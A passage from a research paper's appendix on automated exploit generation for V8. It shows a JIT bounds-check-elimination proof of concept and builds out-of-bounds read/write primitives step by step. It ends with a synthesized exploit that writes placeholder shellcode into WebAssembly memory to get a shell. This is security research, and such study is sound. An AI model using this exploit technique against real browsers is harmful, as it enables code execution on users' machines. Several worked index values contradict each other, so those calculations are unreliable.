The above code shows you a primitive from an exploit. This primitive is able to get the address of a given object. Our system automatically detects the primitive by reasoning about the data flow between objects. We use a high level representation to describe the primitive:

```
1  ObjSpecification1: A: [JSArray, None, ->B, None]
       B: [JSFixedDoubleArray, None, 1.1]
2  CreateObj(ObjSpecification1) # line 1
3  ObjSpecification2: C: [JSArray, None, ->D, None]
       D: [JSFixedArray, None, ->A]
4  CreateObj(ObjSpecification2) # line 3
5  ObjSpecification3: E: [JSArray, None, ->F, None]
       F: [JSFixedDoubleArray, None, 1.1]
6  CreateObj(ObjSpecification3) # line 5
7  ReadData(C, 0) # line 7
8  ReadData(E, 0) # line 9
9  WriteData(D, 2, OBJECT) # line 13
10 WriteData(C, 0, ->8) # line 15
11 ReadData(D, 2) # line 17
12 WriteData(C, 0, ->7) # line 19
```

This is the sequence of operations we use to describe the primitive. Comments are provided after the symbol #. # line 1 means that the operation corresponds to the line 1 in the source code. The comments are for the readers to understand the correspondence between the primitive in source code and our representation for it.

We put this extracted primitive into the Primitive Database in this format: (sequence, usage, ability). sequence is the above sequence of operations. usage is the lines of operations that we use to call the primitive. In this case, the usage is described by 9, 10, 11, 12. This is a type confusion primitive. Its ability is described by Object -> Double. So this is how the primitive is stored in the Primitive Database:

```
1  Type: Type Confusion
2  Sequence: The Above Sequence
```

```
Usage: 9, 10, 11, 12
Ability: Object -> Double
```

A.2 PoC of a Bug to be Exploited

The following is a proof-of-concept (PoC) of a bug [8] in V8 release version 7.2.502.3. We will use this PoC to demonstrate how our framework works.

```
function fun(arg) {
  let x = arguments.length;
  a1 = new Array(0x10);
  a1[0] = 1.1;
  a2 = new Array(0x10);
  a2[0] = 1.1;
  a1[(x >> 16) * 21] = 1.39064994160909e-309;
  a1[(x >> 16) * 41] = 1.39064994160909e-309;
}
var a1, a2;
var a3 = new Array();
a3.length = 0x11000;
for (let i = 0; i < 30000; i++) fun(1);
fun(...a3);
```

This is a JIT compiler bug. During its optimization, the type value of `x` is considered to be `[0, 0]`. The type of `x` is a range. It means that `x` can only be 0. However, its real value is 1. When we access the element of `a1` by expression `a1[(x >> 16) * 21]` or `a1[(x >> 16) * 41]`, the bound check is eliminated because the value of `x` is 0 determined by its type, so `(x >> 16) * 21` and `(x >> 16) * 41` are also 0 and will never access out-of-bounds. However, the real value of `x` is 1. When we do the real element access with the two index `(x >> 16) * 21` and `(x >> 16) * 41`, we will access out-of-bounds since the real value of `x` is 1.

A.3 Bug Analyzer

Our Bug Analyzer analyzes the PoC file and stores the following information into our Applied Primitives: Type, Usage, Ability. Its primitive type is Read, Write. Since we use the array object `a2` to do out-of-bounds reads and writes, its usage is '`a2[`*INDEX*`]`' and '`a2[`*INDEX*`] = `*DATA*'. Its ability is '`ThirdField(a2)+`*INDEX*`*8+0xf`'. Since the length field of `a2` is overwritten to `1.39064994160909e-309`, which decodes to `65535`, the range of *INDEX* is `[0, 65535]`. The 3rd field of a2 points to its element area. (See JSArray structure in the beginning of appendix). The ability means that it is able to access any address within the address expression. So we will store the following entries in our Applied Primitives database.

```
Type: Read
Usage: a2[INDEX]
Ability: ThirdField(a2)+INDEX*8+0xf, INDEX = [0,
      65535]

Type: Write
Usage: a2[INDEX] = DATA
Ability: ThirdField(a2)+INDEX*8+0xf, INDEX = [0,
      65535]
```

All upper words such as INDEX and DATA are built-in parameters. They need to be solved at runtime so that the primitive can access a specific address. ThirdField function is used to get the value of the third field of an input object.

A.4 Primitive Application

Suppose our system has extracted the following primitives and stored them in our Primitive Database.

```
Type: Read
Sequence:
    ObjSpecification1:
      A: [JSArray, None, ->B, None]
      B: [JSFixedDoubleArray, None, 1.1]
    CreateObj(ObjSpecification1)
    WriteData(A, 3, 0x500)
    ReadData(B, INDEX+2)
Usage: 8
Ability: GetAddr(B)+INDEX*8+0xf, INDEX = [0, 0
     x500]

Type: Write
Sequence:
    ObjSpecification1:
      A: [JSArray, None, ->B, None]
      B: [JSFixedDoubleArray, None, 1.1]
    CreateObj(ObjSpecification1)
    WriteData(A, 2, ADDR-0x10)
    WriteData(B, 2, DATA)
Usage: 18, 19
Ability: (ADDR-0x10)+0*8+0xf, ADDR =
     DiffLowBytes(ThirdField(A))

Type: Write
Sequence:
    ObjSpecification1:
      A: [JSArray, None, ->B, None]
      B: [JSFixedDoubleArray, None, 1.1]
    CreateObj(ObjSpecification1)
    WriteData(A, 3, 0x500)
    WriteData(B, INDEX, DATA)
Usage: 30
Ability: GetAddr(B)+INDEX*8+0xf, INDEX = [0, 0
     x500]
```

For read and write primitives, their ability represents a range of addresses that they can access. The DiffLowBytes in first write primitive in the Primitive Database represents the number of consecutive low bytes that are different from its original value. This write primitive is created by changing the third field of object A. Before and after the change, the third field has two different values. The DiffLowBytes takes the two different values and returns the number of changed consecutive low bytes n. ADDR = n means that ADDR can use any value for the lowest n bytes. We will use 4 for n to be concrete.

Now we apply each representation of extracted primitives to the new bug. We use the first read primitive as an example. The two

write primitives are similar. In the beginning of the sequence of the first read primitive, it says creating a JSArray object whose element is 1.1. So the Primitive Application module looks at the code for creating such an object in the Object Database. And it generates code '`var _var1_ = [1.1];`'.

For the WriteData operation at line 7, it is overwriting the metafield of object A. So we need a primitive from the Applied Primitive database. There is one write primitive in the database: '`a2[INDEX] = DATA`'. INDEX and DATA are parameters. DATA is the value we want to write, 0x500. INDEX is used to locate the 3rd field of object A. Our Memory Analyzer locates the position of object A and object a2, and decides INDEX = (Addr(ThirdField(A)) - (Addr(B)+0x10))/8 = 60. 0x10 is the header size of object B. Addr(B) + 0x10 is where it starts to store its elements. Each field is 8 bytes long. So we divide the difference of the two addresses by 8. So line 7 corresponds to code '`a2[60] = 0x500`'.

The last operation ReadData at line 8 has an INDEX parameter. This parameter belongs to the read primitive that we are constructing, and thus different from the previous INDEX parameter which belongs to the write primitive in the Applied Primitives database. We use INDEX' to represent the current parameter. This line is the usage of the read primitive. Since we are constructing the primitive instead of using it to do a concrete job, we do not translate this line into real code for now.

Later when we use the primitive, we need to solve the INDEX' to be a specific value. In the ability expression, 0xf is the header of B. INDEX indicates the element it can access. For example, suppose B = 0x11, and we want to read an address 0x30. We solve the equation: 0x11 + INDEX'*8 + 0xf = 0x30. So we have INDEX = 2. INDEX = [0, 0x500] is its value range.

After applying the 3 primitives in the Primitive Database, we have the following new applied primitives in our Applied Primitives database:

```
1  Type: Read
2  Usage: _var1_[INDEX];
3  Ability: ThirdField(_var1_)+INDEX*8+0xf, INDEX =
         [0, 0x500]
4
5  Type: Write
6  Usage: _var1_[36] = ADDR-0X10; _var3_[0] = DATA;
7  (_var3_ is an object corresponding to the
       CreateObj operation in the sequence)
8  Ability: (ADDR-0x10)+0*8+0xf, ADDR = 4
9
10 Type: Write
11 Usage: _var1_[INDEX] = DATA;
12 Ability: ThirdField(_var1_)+INDEX*8+0xf, INDEX =
         [0, 0x500]
```

A.5 Exploitation

Suppose our current exploitation plan is the following.

```
1  var OBJA = [0, 97, 115, ..., 11];
2  var OBJC = new Uint8Array(OBJA);
3  var OBJD = new WebAssembly.Module(OBJC);
4  var OBJE = new WebAssembly.Instance(OBJD, {});
5  // We want a read primitive for the field at offset 16*8 from
       OBJE.
6  var obje16 = Read((OBJE, None, 16*8));
7  // Write SHELLCODE to the address obje16.
8  Write((obje16, None, 0), SHELLCODE);
9  OBJE.exports.main();
```

There are two descriptions of wanted primitive at line 6 and 8. Line 6 wants to read offset 16*8 from OBJE. In the Applied Primitive database, we have read primitive: '`_var1_[INDEX];`'. Suppose the ThirdField(_var1_) in the ability expression is evaluated to 0x21. Then our Memory Analyzer comes to solve the parameter: 0x21 + INDEX*8 + 0xf = Addr(OBJE) + 16*8. Suppose Addr(OBJE) is 0x30 observed by our Memory Analyzer. Then INDEX = 16. Therefore, for line 6, we have '`var obje16 = _var1_[16];`'.

Line 8 has a similar reasoning process. We use the write primitive at line 5 in our Applied Primitive database. So we have '`_var1_[36] = obje16-0x10; _var3_[0]=SHELLCODE;`'.

If we synthesize the PoC, applied primitives, and the exploitation plan, we have the following exploit that spawns a shell.

```
1  /* The PoC */
2  function fun(arg) {
3    let x = arguments.length;
4    a1 = new Array(0x10); a1[0] = 1.1;
5    a2 = new Array(0x10); a2[0] = 1.1;
6    a1[(x >> 16) * 21] = 1.39064994160909e-309;
7    a1[(x >> 16) * 41] = 1.39064994160909e-309;
8  }
9  var a1, a2;
10 var a3 = new Array(); a3.length = 0x11000;
11 for (let i = 0; i < 30000; i++) fun(1); fun(...
       a3);
12 /* Primitive1:
13 Line 1 through line 7 in the Primitive Database */
14 var _var1_ = [1.1]; a2[60] = 0x500;
15 /* Primitive2: Line 12 through line 17*/
16 var _var3_ = [1.1];
17 /* exploitation plan */
18 var OBJA = [0, 97, 115, ..., 11];
19 var OBJC = new Uint8Array(OBJA);
20 var OBJD = new WebAssembly.Module(OBJC);
21 var OBJE = new WebAssembly.Instance(OBJD, {});
22 /* Use of Primitive1 */
23 var obje16 = _var1_[72];
24 /* Use of Primitive2 */
25 _var1_[36] = obje16 - 0x10;
26 _var3_[0] = SHELLCODE;
27 /* shellcode execution */
28 OBJE.exports.main();
```

```
      @orion:~/Exploitations/V8/CVE20195782$ v8/out/x64.release/d8 My_Exploit.js
$
```

Figure 3: Generated Shell